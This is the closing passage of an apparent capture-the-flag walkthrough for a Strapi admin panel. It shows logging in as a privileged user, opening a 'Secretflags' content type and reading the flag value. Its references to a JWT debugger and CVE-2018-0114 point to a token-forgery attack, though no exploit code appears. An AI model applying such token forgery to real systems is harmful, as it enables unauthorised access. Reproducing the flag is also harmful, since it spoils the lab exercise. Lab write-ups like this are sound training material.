
PLUGINS

Content Manager

Welcome Secret_user!

We hope you are making progress on your project... Feel free to read the latest ne
about Strapi. We are giving our best to improve the product based on your feedback.


Open the Secretflags content type on the left panel.



Id	Name	Value
1	This is the flag	3ebf676d2188fd4db...

Notice there is only one entry. That entry contains the flag.

Click on that entry and retrieve the flag.



Name: This is the flag

Value: 3ebf676d2188fd4dbe5d4b77b87be0c399dc10d733

Flag: 3ebf676d2188fd4dbe5d4b77b87be0c399dc10d733

References:

1. Strapi Documentation (https://strapi.io/documentation)
2. JWT debugger (https://jwt.io/#debugger-io)
3. CVE-2018-0114 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-0114)